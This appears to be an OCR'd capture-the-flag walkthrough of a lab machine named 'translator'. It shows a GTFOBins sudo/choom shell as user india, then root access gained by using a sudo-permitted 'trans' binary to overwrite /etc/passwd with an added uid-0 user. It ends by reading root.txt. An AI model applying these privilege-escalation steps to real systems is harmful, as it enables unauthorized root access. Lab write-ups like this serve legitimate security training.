
→ Getting access to user India
→ reference : https://gtfobins.github.io/gtfobins/choom/#sudo

→ 

```
ocean@translator:~$ sudo -u india choom -n 0 /bin/sh
$ id
uid=1001(india) gid=1001(india) groups=1001(india)
$ whoami
india
$ hostname
translator
$
```

==

Enumeration: India
→ sudo -l


→ 

```
india@translator:~$ sudo -l
Matching Defaults entries for india on translator:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User india may run the following commands on translator:
    (root) NOPASSWD: /usr/local/bin/trans
india@translator:~$
```


==

PRIV-ESC:
→ make a copy of /etc/passwd
→ adding custome user in the duplicate /etc/passwd
→ make password for custome user

→ 

```
┌─[mrw@mrw]─[~]
└──╼ $mkpasswd -m sha-512
Password:
$6$Y9etzaPm16L3NrQP$pmsWg6GtYDE02D/c8CYCl4IQHiOVl4VnSVssOzPOepcHdhoeZw6qbYcGgKuISYRetYVTi0W15A
eKIzef5.gbD0
┌─[mrw@mrw]─[~]
└──╼ $
```


→ user mrw added



```
india@translator:/tmp$ cat file
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
ocean:x:1000:1000:ocean,,,:/home/ocean:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
india:x:1001:1001:,,,:/home/india:/bin/bash
mrw:$6$Y9etzaPm16L3NrQP$pmsWg6GtYDE02D/c8CYCl4IQHiOVl4VnSVssOzPOepcHdhoeZw6qbYcGgKuISYRetYVTi0
W15AeKIzef5.qbD0:0:0:root:/root:/bin/bash
india@translator:/tmp$
```

→


→ Using /usr/local/bin/trans translating our custome user file to /etc/passwd



```
india@translator:/tmp$ sudo -u root /usr/local/bin/trans -i file -o /etc/passwd -no-auto
```

→

→ Login as our customr added user "mrw"




```
india@translator:/tmp$ su mrw
Password:
root@translator:/tmp# hostname
translator
root@translator:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@translator:/tmp# whoami
root
root@translator:/tmp#
```

→

→ got the root

→ reading root.txt

→

→ 

```
root@translator:~# cat root.txt
h87M5364V2343ubvgfy
root@translator:~# 
```

==

Take Away Concepts: